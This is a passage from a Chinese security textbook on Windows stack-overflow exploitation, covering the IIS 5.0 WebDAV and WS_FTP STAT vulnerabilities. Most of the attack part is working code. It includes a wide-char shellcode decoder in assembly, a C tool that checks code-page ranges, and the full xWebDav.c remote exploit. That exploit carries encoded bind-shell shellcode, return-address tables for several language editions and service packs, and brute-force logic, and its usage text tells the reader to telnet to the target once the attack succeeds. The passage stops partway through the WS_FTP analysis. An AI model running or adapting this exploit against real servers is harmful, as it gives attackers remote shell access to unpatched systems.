假如发送的字符是 “\x61\x81\x81” 的话, 用简体中文的 CodePage 经过 MultiByteToWideChar 函数转换后就成了 “\x61\x00\xXX\xXX”, 当然, 前提是 “\x81\x81” 转换成 Unicode 后符合简体中文的 wide char 范围。所以我们要确定 Shellcode 在经过 MultiByteToWideChar 转换后, 符合相应 code page 的 wchar 范围。绿盟科技的 yuange 在他的文章《wchar 的字符串缓冲溢出攻击技术》中提出:

- 把真实 Shellcode 编码成可见字符, 即小于 0x80。这样在经过 MultiByteToWideChar 转换后就成为 “\xXX\x00”, 字符不会被改变。
- 再精心编写一段符合相应 code page wchar 范围的代码, 用这些代码来解码上述经过编码的真实 Shellcode。

yuange 在那篇文章里面还提供了一段解码 Shellcode 的代码, 这些代码符合简体中文 WideChar 范围。后来台湾网友 Nankia 说这些代码在繁体中文上面无法使用, 然后 Nankia 自己又写了个符合繁体中文 wchar 范围的解码代码。笔者花了不少时间, 在 yuange 发布的代码的基础上, 修改了一些地方, 写了一段符合简体中文、繁体中文、韩文、日文 wchar 范围的解码代码。以下是测试这些解码代码是否符合相应 wchar 范围的 C 代码:

```
/* wchar.c
 *
 * 《网络渗透技术》演示程序
 * 作者: san, alert7, eyas, watercloud
 *
 * 测试解码代码是否符合相应 wchar 范围的程序
 */

#include <windows.h>
```



```

#include <stdio.h>

#define CODE_CN      936// ANSI/OEM - Simplified Chinese (PRC, Singapore)
#define CODE_TW      950// ANSI/OEM - Traditional Chinese (Taiwan; Hong Kong SAR, PRC)
#define CODE_JP      932// ANSI/OEM - Japanese, Shift-JIS
#define CODE_Korean949// ANSI/OEM - Korean (Unified Hangeul Code)
int      g_iCodePageList[]={936, 950, 932, 949};
//如果为合法的 wide char 范围, 则此 byte 值为 1, 否则为 0
char *g_szWideCharShort;

void checkcode(unsigned char *Shellcode, int iLen);
void printsc(unsigned char *sc, int len);
BOOL MakeWideCharList();
void SaveToFile();
void Shellcodefnlock();

#define FNENDLONG  0x08

void main()
{
    char *fnendstr="\x90\x90\x90\x90\x90\x90\x90\x90\x90";
    unsigned char temp;
    unsigned char *Shellcodefnadd;
    unsigned char Shellcode[512];
    int      len, k;

    /* 定位 Shellcodefnlock 的汇编代码 */
    Shellcodefnadd=Shellcodefnlock;
    temp=*Shellcodefnadd;
    if(temp==0xe9)
    {
        ++Shellcodefnadd;
        k=(int *)Shellcodefnadd;
        Shellcodefnadd+=k;
        Shellcodefnadd+=4;
    }
    for (k=0; k<=0x500; ++k)
        if (memcmp(Shellcodefnadd+k, fnendstr, FNENDLONG)==0)
            break;
    /* Shellcodefnadd+k+8 是得到的 Shellcodefnlock 汇编代码地址 */
    len = 2*wcslen(Shellcodefnadd+k+8);
    memcpy(Shellcode, Shellcodefnadd+k+8, len);

    if(!MakeWideCharList()) return;

```

```

//SaveToFile();
/*检测 Shellcode 是否在合法的 wide char 范围*/
checkcode(Shellcode, len);
//printsc(Shellcode, len);
}

BOOL MakeWideCharList()
{
    unsigned char wbuff[4];
    unsigned char wbuff2[4];
    unsigned char buff[4];
    int i, j, ret, k;

    g_szWideCharShort = (char *)malloc(65536);
    memset(g_szWideCharShort, 1, 65536);

    for(k=0; k<sizeof(g_iCodePageList)/sizeof(int); k++)//for 1
    {
        printf("UseCodePage=%d\n", g_iCodePageList[k]);
        for(i=0; i<256; i++)//for 2
        {
            for(j=0; j<256; j++)//for 3
            {
                if((i==0) && (j==0)) j=1;
                memset(buff, 0, 4);
                memset(wbuff2, 0, 4);
                wbuff[0]=(BYTE) i;
                wbuff[1]=(BYTE) j;
                wbuff[2]=(BYTE) '\0';
                wbuff[3]=(BYTE) '\0';
                if(!(ret = WideCharToMultiByte(g_iCodePageList[k], 0,
                (unsigned short *)wbuff, 1, buff, 2, 0, 0)))
                {
                    printf("WideCharToMultiByte error:%d\n",
                    GetLastError());
                    return FALSE;
                }
                if(!(ret = MultiByteToWideChar(g_iCodePageList[k], 0,
                buff, strlen(buff), (unsigned short *)wbuff2, 1)))
                {
                    printf("MultiByteToWideChar error:%d %d\n",
                    GetLastError(), ret);
                    return FALSE;
                }
            }
        }
    }
}

```

//判断经过两次转换后是否改变,只要在任何一种 code
page 改变都视为非法 wide char 范围

```

    if(*(DWORD *)wbuff != *(DWORD *)wbuff2)
        g_szWideCharShort[(BYTE)wbuff[0]*0x100 +
        (BYTE)wbuff[1]] = (BYTE)'0';
    }
    //getchar();
} //end of for 2
} //end of for 1
return TRUE;
}

```

void SaveToFile()

```

{
    unsigned char *g_pStr;
    FILE *f;
    int i, j, k;

    i=0;
    /*将允许的 wide char 范围保存在文本文件,便于调试时查询*/
    g_pStr = (unsigned char *)malloc(65536*6+200);
    memset(g_pStr, 0, 65536*6+200);
    for(k=0; k<sizeof(g_iCodePageList)/sizeof(int); k++) //for 1
        i += sprintf(g_pStr+i, "UseCodePage=%d\n", g_iCodePageList[k]);
    for(j=0; j<65536; j++)
        if(g_szWideCharShort[j] != (BYTE)'0')
            i += sprintf(g_pStr+i, "%4X\n", j);
    f = fopen("c:\\w.txt", "w");
    fprintf(f, "%s", g_pStr);
    fclose(f);
    free(g_pStr);
}

```

void printsc(unsigned char *sc, int len)

```

{
    int l;
    for(l=0; l<len; l+=1)
    {
        if(l==0) printf("\n");
        if((l%16 == 0) && (l!=0)) printf("\n\n");
        printf("\\x%.2X", sc[l]);
        if(l==len-1) printf("\n");
    }
    printf("\n\n");
}

```



```

dec edi//无用代码,为迁就指令范围 4f
jnz unlockdataw//75 05
jz      unlockdataw//74 03
dec esi//无用代码,为迁就指令范围 4e <—永远不会执行到此

/*将 toshell 放在前面是为了方便后面调试,可以一点一点往后调试*/
/*不然 jz toshell 的时候,如果是往后跳转,而且后面的偏移没确定,就很难调准*/
/*符合 wide char 范围的代码了*/
toshell:
/*此时 esp 存放的是解码后的 Shellcode 起始地址,也即解码前 Shellcode 的起始地址*/
ret//c3
dec edi//无用代码,为迁就指令范围 4f <—永远不会执行到此

unlockdataw:
/*取得我们的 decoder 的起始地址*/
push ebx//53
/*可以通用 push esp */
/*地址保存在 esi*/
NOP
pop  esi//5e

/*定位从哪里开始解码*/
loopload:
/*读取两个字节内容,以 esi 为索引*/
lodsw//66 ad
dec esi//无用代码,为迁就指令范围 4e
inc esi//无用代码,为迁就指令范围 46
dec edi//无用代码,为迁就指令范围 4f

inc ebx//无用代码,为迁就指令范围 43
/*判断是否已经达到待解码的字符处*/
cmp ax,0x6F97 // SHELLDATA 66 3d 97 6F |
NOP//无用代码,为迁就指令范围 90 |
push ecx//无用代码,为迁就指令范围 51 |
NOP//无用代码,为迁就指令范围 90 |——>这边不能用影响标志位的指令
pop ecx//无用代码,为迁就指令范围 59 |
jnz loopload//75 F0 |
push ebx//无用代码,为迁就指令范围 53

/*将待解码字符的起始地址传递至 edi,解码后的字符也从此起始地址存放*/
push esi//56
pop  edi//5f

```

```

dec edx//无用代码, 为迁就指令范围 4a
/*保存起始地址, 注意后面 push pop 操作要均衡*/
/*不然 toshell 中的 ret 指令就不能返回到解码后的 Shellcode 了*/
push    edi//57
inc ebx//无用代码, 为迁就指令范围 43

/*开始解码*/
looplock:
/*读取两个字节内容, 以 esi 为索引*/
lodsw//66 ad
push    eax//无用代码, 为迁就指令范围 50 ——<<3>>
inc ebx//无用代码, 为迁就指令范围 43
/*判断是否已经全部解码完毕*/
    cmp ax, NOPCODE// 66 3d 4f 00
NOP
pop ecx//无用代码, 为迁就指令范围 59 ——<<3>>还原堆栈操作
    jz  toshell//74 d5

dec esi//无用代码, 为迁就指令范围 4e ——<<1>>
/*解码*/
    sub al, DATABASE//2c 64
/*保存至 ecx*/
push    eax//50
pop ecx//59
inc esi//无用代码, 为迁就指令范围 46 ——<<1>>还原 esi 值
dec edi//无用代码, 为迁就指令范围 4f ——<<2>>
inc edi//无用代码, 为迁就指令范围 47 ——<<2>>
NOP    //无用代码, 为迁就指令范围 90

inc ebx//无用代码, 为迁就指令范围 43
/*读取两个字节, 以 esi 为索引*/
lodsw//66 AD
push    eax//无用代码, 为迁就指令范围 50 ——<<4>>
dec ebx//无用代码, 为迁就指令范围 4b
pop eax//无用代码, 为迁就指令范围 58 ——<<4>>
/*解码*/
    sub al, DATABASE//2c 64

/*—————组合解码后的内容—————*/
dec edx//无用代码, 为迁就指令范围 4a
push    edi//57 保存 edi, 因为后面要用到 ——>>[1]
/*将 ecx 值转移到 edi*/
push    ecx//51
NOP//无用代码, 为迁就指令范围 90

```

```

}
}

```

8.4.1.3 IIS Path 长度的问题

WebDAV 漏洞溢出点本来是固定的，但因为有 IIS Path 长度不确定这个问题，事实上这就成了溢出点不确定的漏洞了。这个问题可以用两种办法来解决。

(1) 采用 yuange 提出的半连续覆盖方法。不管 IIS Path 有多长，也不管它精确的溢出点，最多只要猜测 8 次，让 jmp addr 对准要覆盖的地方就可以了。事实上因为发送的字符要转换成为 UNICODE，所以最多只需要猜测 4 次就可以了。优点：不需知道精确溢出点，只需猜测 4 次；缺点：可能要导致 IIS 崩溃 3 次。

(2) 猜测 IIS Path 的长度。要精确地控制发送的 buff 的长度，确定在 Path 长度没有猜中的情况下不会使 IIS 触发溢出。发送的 buff 结构如下：

```
($guess_path_len + )$nop_for_对齐_ret + $jmpover + $ret + $Shellcode + $nop
```

要保证上述 buff 在 Path 没猜准的时候不溢出，但一旦准确，不仅要使它溢出，而且要刚好让 jmp addr 覆盖在 SEH 或 ret。这种情况，IIS Path 的长度只能从大往小猜。因为：假如 path 实际长度是 20，而猜测的是 30，那么发送的 buff 长度是 $65\ 536 - 30 = 65\ 506$ ，实际上此时服务器处理的 buff 就是 $65\ 506 + 20 = 65\ 526$ 字节了，溢出没发生。从 30 猜到 21 溢出都不会发生，但到了 20 的时候，溢出发生了。jmp addr 也刚好覆盖在指定的位置。反过来从小往大猜的时候，不管 Path 猜没猜准，都会触发 IIS 溢出。

后来测试的时候发现，并非 buff 超过 65535 就一定会触发堆栈溢出，但超过 65535 会导致短整型数溢出这是肯定的。看如下相关代码：

```

ntdll!RtlDosPathNameToNtPathName_U+3A:
77f8b036 push    dword ptr [ebp+0x8]
77f8b039 lea     eax, [ebp-0x30]
77f8b03c push    eax
77f8b03d call    ntdll!RtlInitUnicodeString (77f83c6d)
77f8b042 cmp     word ptr [ebp-0x30], 0x8//判断长度是否小于等于 8，是的话跳转
77f8b047 jbe     ntdll!RtlDosPathNameToNtPathName_U+0x71 (77f8b056)
77f8b049 mov     eax, [ebp-0x2c]//ebp-0x2c 存放的是 buff 的地址
77f8b04c cmp     word ptr [eax], 0x5c//判断 buff 的第一位是否为 '\', 是的话跳转
77f8b050 je      ntdll!RtlDosPathNameToNtPathName_U+0x56 (77f8b049)
77f8b056 and     byte ptr [ebp-0x64], 0x0
77f8b05a lea     eax, [ebp-0x270]

```

因为传递给 GetFileAttributesExW 的文件名都是“\\?c:\xx”形式，所以在上述 77f8b050 中肯定会跳转。一旦跳转，就不能触发堆栈溢出了。所以要让 77f8b047 处的代码跳转，即让 UNICODE_STRING 结构中的 Length 小于等于 8。也就是说 buff 长度要介于 65 536~65 544 之间。因 buff 是 UNICODE 形式，所以能触发堆栈溢出的 buff 长度就只有如下几个：65 536，65 538，65 540，65 542，65 544。后来发现 buff 长度为 65 536，即 UNICODE_STRING 结构中的 Length 为 0 的时候，也不能触发堆栈溢出。所以，buff 长度必须是 65 538、65 540、65 542、

65 544 之一才会触发堆栈溢出。

有了这种长度限制，在猜测 IIS Path 的时候不但可以从大往小猜，而且可以从小往大猜，利用程序就是采用了后者。

8.4.1.4 利用程序的实现

现在已经有了如下资源：

- 简体中文、繁体中文、日文、韩文系统上通用的解码代码。
- 知道了怎么样精确地猜测出 IIS Path 的长度，并且在猜中同时将 jmp addr 精确地覆盖在指定的地方。

要想成功利用还需要：

- 符合上述四种平台 wide char 范围的 jmpover 代码。这个简单。
- jmp addr 地址。

在利用程序中采用的是覆盖 SEH，所以 jmpaddr 可以用“call ebx”，或“push ebx;ret”。前者容易在系统 dll 中找到，但后者就比较少了。注意：jmpaddr 地址也必须符合相应平台的 wide char 范围。找出各种平台通用的地址比较困难，但是笔者发现简体中文、繁体中文某些系统的 DLL 是一样的，所以能找到相同的地址。在日文、韩文中也有某些系统的 DLL 是一样的，也能找到相同的地址。下面就是完整的利用程序：

```
/* xWebDav.c
 *
 * 《网络渗透技术》演示程序
 * 作者: san, alert7, eyas, watercloud
 *
 * IIS WebDAV 栈溢出利用程序
 */

#include <winsock2.h>
#include <windows.h>
#include <stdio.h>

#pragma comment(lib, "ws2_32")
#define NOPCODE 0x4F//0x4F//'O'
#define BUFLLEN 65536+8//传递给 GetFileAttributeExW 的 buff 长度
#define OVERPOINT 0x260//溢出点-0x14 SEH-0x4
#define MaxTry 8//连接失败后重试次数
#define DefaultOffset 23
#define RecvTimeout 30000//ms, 30s
#define StartOffset 6
#define EndOffset 80
#define RetAddrNum 12//可用的 ret addr 数量
/*严重错误，程序退出*/
#define ERROR_OTHER 0//other error
#define ERROR_METHOD_NOT_SUPPORT 1//no valu
```

```
#define ERROR_NOT_IIS 2//not iis
/*继续猜测 offset*/
#define ERROR_RESOURCE_NOTFOUND 3//offset error
#define ERROR_BAD_REQUEST 4//offset error?
/*成功了?*/
#define ERROR_RECV_TIMEOUT 5//success?
/*尝试不同的 ret addr*/
#define ERROR_CONNECT_RESET 6//offset ok?但 ret addr 错误
#define ERROR_CONNECT_FAILED 7//can't connect
//[100 bytes]
unsigned char decoder[] =
"%u754F%u7409%u4E07%u584A%u9050%u4FC3%u9053%u665E"
"%u4EAD%u4F46%u6643%u973D%u906F%u9051%u7559%u53F0"
"%u5F56%u574A%u6643%u50AD%u6643%u4F3D%u9000%u7459"
"%u4ED5%u642C%u5950%u4F46%u9047%u6643%u50AD%u584B"
"%u642C%u574A%u9051%u5F90%uFF03%uFF03%uFF03%uFF03"
"%u0391%u91CF%u5F90%u90AA%u7441%u90CA%u9051%u7559"
"%u4EC4%u6F97":
/*绑定 cmd 的 Shellcode 是从 isno 的 exploit 上复制过来的*/
unsigned char xShellCode[] =
"mrdodgiqrodirlslssssslgpiemdmndmlopiggpmjjomeddgidldgdmkhdrfknrlrmimkmkpqephq"
"ehkpndsqliphsggjmkmkmkmkpksgerofmkmkmkmknhhpfpmkmkkkrdkshomjmkmkkejpmkmkjlflmleh"
"imnjmkmkkejhmkmkmjmkseejnqnpqrfkdnhikepahnomhihsaajnspekfrfhrhikrsepnkmjhhepqn"
"momhipejnrqqfpiqmrfi fejrrmgqfqonhni rffonhjllepaeokmhihepipmhmsejnrqdsfrgpkrfmrj"
"rrmgri slshqjrgmeqdehikmgkpkfmhjlmhjpeppeagmhjqnhhi seep ldepjqepqelkqsmhjsnhirepil"
"mhrrnhirmhqmlomhipaprmhjpkrrsmjmkmkpmadjdaphdnhi kjdhkep isjiglernienqimspikphjl"
"lipqerqimgenrilfpilpejlipmgpqnhikgoegikrfjrnhi raqmmegirrgmrpipephjlilpqgpkiksgepi"
"pejlipmgpqephshnikgoegikrfjrnhi raqmmekjrmirgmrpipephjlilpqgpkikdnhi kpkqkpkpkpkjl"
"pdkdhsqikpephjlpdkosqmiphjlpdknhikpdkp fkmagppagpakgpp laspkpdpognpejlpdikqapkpdp"
"gnpegnpeljlpdikqsfkqgermdpdjlpdighnikepqejgerqdnoerqdqkepmeaqdnshniksefsmjmjerqd"
"oopdpdnhi kpkpkpkakpkaspkpkgnpenhi kpkjlpdisjlrejkjlpdiojlrejojlpdioaspkpkphjlpdjg"
"ephshnikfgmgpki jksmgpkjlpdhgepjknhikep isffmgpkpkpdpjpejlrdgsjlpdhkehnimjrooinhi k"
"pkpdjlpdpeljlrdsjlpdhompikrgolnhikpkjlpdphephjlpdjssapkjlpdkkkpisnhikpkfgmgpkpeph"
"jlpdjopdnhi rpkpejlrda jlpdhssapkjlpdkkkpgapkjlpdkgkjmpspkerqijiihepqgogmomffs"
"mkkmkmi dmkrspenglnhi kikhpkokskijnljksdijmjl lappekdrdohakkdrdaoslsjsgqasrsiri"
"sjrjrrujmkqpqfpia mafqonhnikqhrisfsjrgsfpkrrksfmkqdsfrgphrgsjrirgrfrkqrsmseslqj"
"mkqhrisfsjrgsfpkrislshsfrrhqjmkqhsoslrhsfssjsmsgasosfmkpkksfafspomsjsnsfsgpkrrk"
"sfmkqdsoslsisjsaqjsosolehmkpdrisrrgefqsrsosfmkpi sfsjsgqesrsosfmkphsasfsfrkmkqf"
"rssrrgpkrislshsfrrhmkmkpdphqlhqpnhnmkrhseshapsfrgmksisrsmgmkasarrhrhsfsmmksj"
"shhsfrkrgrmkrrhsfsmgmkrisfshremknimk lmsomkkmkmknknkmkmkmkmkmkmkmkmkmkshsnsgomsfrssfmk"
"jjjjjjdd":

unsigned char jmpover[] = "%u9041%u6841"://0x41 inc ecx, 0x68 push num32
unsigned int g_ConnectError=0;
```

```

unsigned int g_iRetAddrList[3][4]={
    {
        0x74FB63DB, //call ebx addr at ws2_32.dll in sp0_cn_tw, 符合(cn, tw) wide char 编码
        0x74FB4F6F, //call ebx addr at ws2_32.dll in sp1_cn_tw, 符合(cn, tw) wide char 编码
        0x74FB9631, //call ebx addr at ws2_32.dll in sp2_cn_tw, 符合(cn, tw) wide char 编码
        0x74FB4ECB, //call ebx addr at ws2_32.dll in sp3_cn_tw, 符合(cn, tw) wide char 编码
    },
    {
        0x77AD8A23, //call ebx addr at ole32.dll in sp0_jp_ko, 符合(jp, ko) wide char 编码
        0x77AD9F9C, //call ebx addr at ole32.dll in sp1_jp_ko, 符合(jp, ko) wide char 编码
        0x77AD653F, //call ebx addr at ole32.dll in sp2_jp_ko, 符合(jp, ko) wide char 编码
        0x77A5005D, //call ebx addr at ole32.dll in sp3_jp_ko, 符合(jp, ko) wide char 编码
    },
    {
        0x77AC608C, //call ebx addr at ole32.dll in sp0_en, 符合(cn, tw, jp, KO) wide char 编
        0x77A5592A, //call ebx addr at ole32.dll in sp1_en, 符合(cn, tw, jp, KO) wide char 编
        0x12345678, //call ebx addr at ole32.dll in sp2_en, 符合(cn, tw, jp, KO) wide char 编
        0x77AC70DD, //call ebx addr at ole32.dll in sp3_en, 符合(cn, tw, jp, KO) wide char 编码
    }
};

int SendBuffer(char *ip, int iPort, unsigned char *buff, int len);
int MakeExploit(unsigned int retaddr, int offset, char *host, char *ip, int iPort);
void usage();

void main(int argc, char **argv)
{
    int i, iRet, k, iOsType, iSP;
    unsigned int iOffset, iPort, iStartOffset, iEndOffset, iCorrectOffset;
    char *ip, *host;
    unsigned int iRetAddrList[RetAddrNum], iRetAddrNum;

    memset(iRetAddrList, 0, sizeof(iRetAddrList));
    iRetAddrNum=0;
    ip=NULL;
    host=NULL;
    iPort=80;
    iOsType=-1;
    iSP=-1;
    iOffset=0;
    iCorrectOffset=0;

```



```
if(argc<3)
{
    usage();
    return;
}
for(i=1;i<argc;i+=2)
{
    if(strlen(argv[i]) != 2)
    {
        usage();
        return;
    }
    //检查是否缺少参数
    if(i == argc-1)
    {
        usage();
        return;
    }
    switch(argv[i][1])
    {
    case 'i':
        ip=argv[i+1];
        break;
    case 'h':
        host=argv[i+1];
        break;
    case 'p':
        iPort=atoi(argv[i+1]);
        break;
    case 't':
        iOsType=atoi(argv[i+1]);
        break;
    case 's':
        iSP=atoi(argv[i+1]);
        break;
    case 'o':
        iOffset=atoi(argv[i+1]);
        break;
    }
}
//检查参数
if(!ip)
{
```

```
        usage();
        return;
    }
    if(!host) host=ip;

    if(!iOffset)
    {
        iStartOffset = StartOffset;
        iEndOffset = EndOffset;
    }
    else
    {
        if((iOffset < StartOffset) || (iOffset > EndOffset))
        {
            usage();
            return;
        }
        else
        {
            iStartOffset = iOffset;
            iEndOffset = iOffset;
        }
    }

    if((iOsType > 2) || (iSP > 3))
    {
        usage();
        return;
    }
    //brute force
    if((iOsType == -1) && (iSP == -1))
    {
        memcpy(iRetAddrList, g_iRetAddrList, sizeof(iRetAddrList));
        iRetAddrNum = sizeof(iRetAddrList)/sizeof(int);
    }
    if((iOsType == -1) && (iSP != -1))
    {
        for(i=0; i<3; i++)
            iRetAddrList[iRetAddrNum++] = g_iRetAddrList[i][iSP];
    }
    if((iOsType != -1) && (iSP == -1))
    {
        for(i=3; i>=0; i--)
            iRetAddrList[iRetAddrNum++] = g_iRetAddrList[iOsType][i];
    }
}
```

```

]
if((iOsType != -1) && (iSP != -1))
    iRetAddrList[iRetAddrNum++] = g_iRetAddrList[iOsType][iSP];

printf("IP\t\t:%s\n"
        "Host\t\t:%s\n"
        "Port\t\t:%d\n"
        "Offset\t\t:%d-%d\n"
        "iOffset\t\t:%d\n"
        "OsType\t\t:%d\n"
        "SP\t\t:%d\n"
        "RetAddrNum\t:%d\n", ip, host, iPort, iStartOffset, iEndOffset,
        iOffset, iOsType,
        iSP, iRetAddrNum);
for(i=0; i<iRetAddrNum; i++)
    printf("%08X ", iRetAddrList[i]);
printf("\nStart exploit[y/n]:");
if (getchar() == 'n') return;

k=0;
for(i=iStartOffset; i<=iEndOffset; i++)
{
    //如果是猜测 offset, 先试 23
    if(i==StartOffset) i=DefaultOffset;
    else if((i==DefaultOffset) && (iOffset==0)) continue;
    printf("try offset:%d\tuse retaddr:0x%08X\n", i, iRetAddrList[k]);
    iRet = MakeExploit(iRetAddrList[k], i, host, ip, iPort);

    switch(iRet)
    {
        case ERROR_NOT_IIS:
        case ERROR_METHOD_NOT_SUPPORT:
        case ERROR_OTHER:
            exit(1);
            break;
        case ERROR_CONNECT_FAILED:
            printf("can't connect to %s:%d", ip, iPort);
            //第一次就连接不上, 或超出最大重试次数
            if((i==DefaultOffset) || (g_iConnectError > MaxTry) )
            {
                printf(", exit.\n");
                exit(1);
            }
            printf(", wait for try again.\n");
    }
}

```



```

        Sleep(5000);
        //same offset, retaddr try again
        i--;
        break;
    case ERROR_CONNECT_RESET:
        iCorrectOffset = i;
        break;
    case ERROR_RECV_TIMEOUT:
        printf("recv buff timeout. Maybe success?\n");
        exit(1);
        break;
}
if(i==DefaultOffset) i=8;
if(iCorrectOffset) break;
//getchar();
}

if(iCorrectOffset)
    printf( "==== we got correct offset:%d ====\n"
           "==== but retaddr %.8X error ====\n", iCorrectOffset,
           iRetAddrList[k]);
else return;

if(iRetAddrNum<2) return;
//尝试其他 retaddr
for (k=1;k<iRetAddrNum;k++)
{
    Sleep(5000);
    printf("use offset:%d\ttry retaddr:0x%.8X\n", iCorrectOffset,
           iRetAddrList[k]);
    iRet = MakeExploit(iRetAddrList[k], iCorrectOffset, host, ip, 80);
    switch(iRet)
    {
        case ERROR_CONNECT_FAILED:
            printf("can't connect to %s:%d", ip, iPort);
            if(g_iConnectError > MaxTry)
            {
                printf(", eixt.\n");
                exit(1);
            }
            else
                printf(", wait for try again.\n");
            k--;
            break;
    }
}

```

```
        case ERROR_CONNECT_RESET:
            printf("retaddr error, wait for try another.\n");
            break;
        case ERROR_RECV_TIMEOUT:
            printf("recv buff timeout. Maybe success?\n");
            exit(1);
            break;
        default:
            exit(1);
    }
}
printf("Done.\n");
}

int SendBuffer(char *ip, int iPort, unsigned char *buff, int len)
{
    struct sockaddr_in sa;
    WSADATA wsd;
    SOCKET s;
    int iRet, iErr;
    char szRecvBuff[0x1000];
    int i;

    iRet = ERROR_OTHER;
    memset(szRecvBuff, 0, sizeof(szRecvBuff));
    __try
    {
        if (WSAStartup(MAKEWORD(1, 1), &wsd) != 0)
        {
            printf("WSAStartup error:%d\n", WSAGetLastError());
            __leave;
        }

        s=socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
        if(s == INVALID_SOCKET)
        {
            printf("\nCreate socket failed:%d", GetLastError());
            __leave;
        }
        //set socket recv timeout
        i=RecvTimeOut;
        setsockopt(s, SOL_SOCKET, SO_RCVTIMEO, &i, sizeof(i));

        sa.sin_family=AF_INET;
```

```

    {
        iRet = ERROR_METHOD_NOT_SUPPORT;
        printf("501 Not Supported\n");
        __leave;
    }
}
__finally
{
    if(s != INVALID_SOCKET) closesocket(s);
    WSACleanup();
}
return iRet;
}
//
//offset 为 IIS PATH 的长度
//
int MakeExploit(unsigned int retaddr, int offset, char *host, char *ip, int iPort)
{
    unsigned char jmpaddr[16];
    unsigned char *pStr, szNOP[4];
    int i, iNop, iRet;

    szNOP[0]=NOPCODE;
    szNOP[1]='\0';
    //转换字符格式
    sprintf(jmpaddr, "%u%.2X%.2X%.2X%.2X", retaddr>>8&0xFF, retaddr&0xFF,
        retaddr>>24&0xFF, retaddr>>16&0xFF);
    //分配内存
    pStr = (unsigned char *)malloc(40000);
    //组合 buffer
    strcpy(pStr, "SEARCH /");
    //填充 NOP CODE IISPATH+NOP = 0x260/2
    for(i=offset; i<OVERPOINT/2; i++)
        strcat(pStr, szNOP);
    //jmp to decoder
    strcat(pStr, jmpover);
    //jmp addr
    strcat(pStr, jmpaddr);
    //decode real Shellcode
    strcat(pStr, decoder);
    //real Shellcode
    strcat(pStr, xShellCode);
    //计算后面还需填充多少个 NOP CODE
    iNop = (BUFFLEN-OVERPOINT-8-strlen(decoder)/3-strlen(xShellCode)*2)/2;

```



```

//填充 NOP CODE
for (i=0; i<iNop; i++)
    strcat(pStr, szNOP);
strcat(pStr, " HTTP/1.0\n"
        "Content-Type: text/xml\n"
        "Content-length: 8\n\n"
        "00000000\n\n");

//发送我们精心构造的 buff
iRet = SendBuffer(ip, iPort, pStr, strlen(pStr));
//释放内存
free(pStr);
return iRet;
}

void usage()
{
printf( "\nxWebDav -> IIS5.0 webdav remote buffer overflow exploit\n"
        "Written by ey4s<cooleyas@21cn.com>\n"
        "Thanks to yuange, moda, isno.\n"
        "2004-04-24\n"
        "if success, telnet to target:7788\n\n"
        "usage: xWebDav <-i ip> [-h host] [-p port] [-t OsType] [-s sp] [-o"
offset]\n\n"
        "[OsType]\n"
        "0\tSimplified Chinese, Traditional Chinese.\n"
        "1\tJapanese, Korean.\n"
        "2\tOS is English edition and system default codepage is"
CN, TW, JP, KR.\n\n"
        "[sp]\n"
        "0\tservice pack 0(default install, not any patch)\n"
        "1\tservice pack 1\n"
        "2\tservice pack 2\n"
        "3\tservice pack 3\n\n"
        "[offset]\n"
        "7-80\n\n"
        "[example]\n"
        "xWebDav -i 1.1.1.1                <- brute force mode\n"
        "xWebDav -i 1.1.1.1 -t 1           <- try exploit JP, KR sp0-3\n"
        "xWebDav -i 1.1.1.1 -t 1 -s 3 -o 23 <- try exploit JP, KR sp3 use"
offset 23\n\n");
}

```

利用程序源文件见配套资料第8章/8.4.1目录下。

8.4.2 WS_FTP FTPD STAT 命令远程栈溢出

以下分析基于 WS_FTP Server 4.0.1.EVAL (47156314)版本, 只分析“STAT”命令溢出的情况。

8.4.2.1 漏洞分析

事实上, WS_FTP 在处理 STAT 命令时, 很多地方都有长度判断。但是有一个地方它遗漏了, 那么机会来了。漏洞函数引用关系如图 8.10 所示。

```
loc_412000 <- [0]
|_ sub_41B523
|_ sub_4248C1
|_ strlenA <- [1]
|_ sub_424DD8
|_ sub_42D75F
|_ strcpyA <- [2]
```

图 8.10 漏洞函数引用关系

[0]判断是否为“STAT”命令

```
.text:00412000 loc_412000:
.text:00412000      push    offset aStat_0
.text:00412012      mov     ecx, [ebp+8]
.text:00412015      push    ecx
.text:00412016      call   __strcmpi
.text:0041201B      add     esp, 8
.text:0041201E      test    eax, eax
.text:00412020      jnz     short loc_41202F
.text:00412022      mov     ecx, [ebp-4]
.text:00412025      call   sub_41B523
.text:0041202A      jmp     loc_412775
```

[1]长度判断, file full path name 长度不能超过 0x200

```
.text:00424D4A      mov     eax, [ebp+lpString2] ; our_buff
.text:00424D4D      push    eax                ; lpString
.text:00424D4E      call   ds:strlenA
.text:00424D54      mov     ecx, [ebp+var_8] ; get path len
.text:00424D57      add     ecx, eax            ; get total len
.text:00424D59      mov     [ebp+var_8], ecx
.text:00424D5C      mov     edx, [ebp+var_8]
//total len compare with 0x200
.text:00424D5F      cmp     edx, [ebp+arg_10]
.text:00424D62      jle     short loc_424D69 //<- need jmp
.text:00424D64      mov     eax, [ebp+var_4]
.text:00424D67      jmp     short loc_424DD2 //<- exit!
```

[2]file full path name copy to stack buffer,overflow!!

```

.text:0042D7C3      mov     eax, [ebp+8] //<- file full path name
.text:0042D7C6      push    eax           ; lpString2
.text:0042D7C7      lea     ecx, [ebp-0x118]
.text:0042D7CD      push    ecx           ; lpString1
.text:0042D7CE      call    ds:lstcopyA
;
.text:0042D09B      ret     8

```

看起来是个简单的堆栈溢出，但利用起来挺麻烦的。有两个原因：

- 不知道路径长度，所以不能准确地覆盖函数返回地址。
- BUFF 长度最大只能有 0x200(包括路径)，溢出点在 0x118。不管是前面和后面，存放 Shellcode 的空间都不大，放个得到 shell 的 Shellcode 是不够的。

这个有点像 IIS WebDAV 溢出的利用，不过这比 WebDAV 简单得多。其实可以利用长度判断的限制，准确地猜测到路径的长度，并且猜测过程中不会导致 WS_FTP 崩溃，而且在猜中的同时准确地把 jmp esp 的地址覆盖在函数的返回地址上。如何猜测路径长度参见上一小节“IIS WebDav 栈溢出漏洞分析”。

为什么不覆盖 SEH？出现溢出的函数 sub_42D75F 它自己是建立了异常处理函数，并且可以覆盖到。但是溢出后，sub_42D75F 函数在后续操作中，直到它返回也不会触发异常，并且因为 buff 长度有限，上级的 SEH 覆盖不了，所以只有覆盖返回地址这条路可走了。

8.4.2.2 利用程序的实现

为了写这个利用程序，还专门修改了一下 Shellcode，发送的 buff 结构如图 8.11 所示。

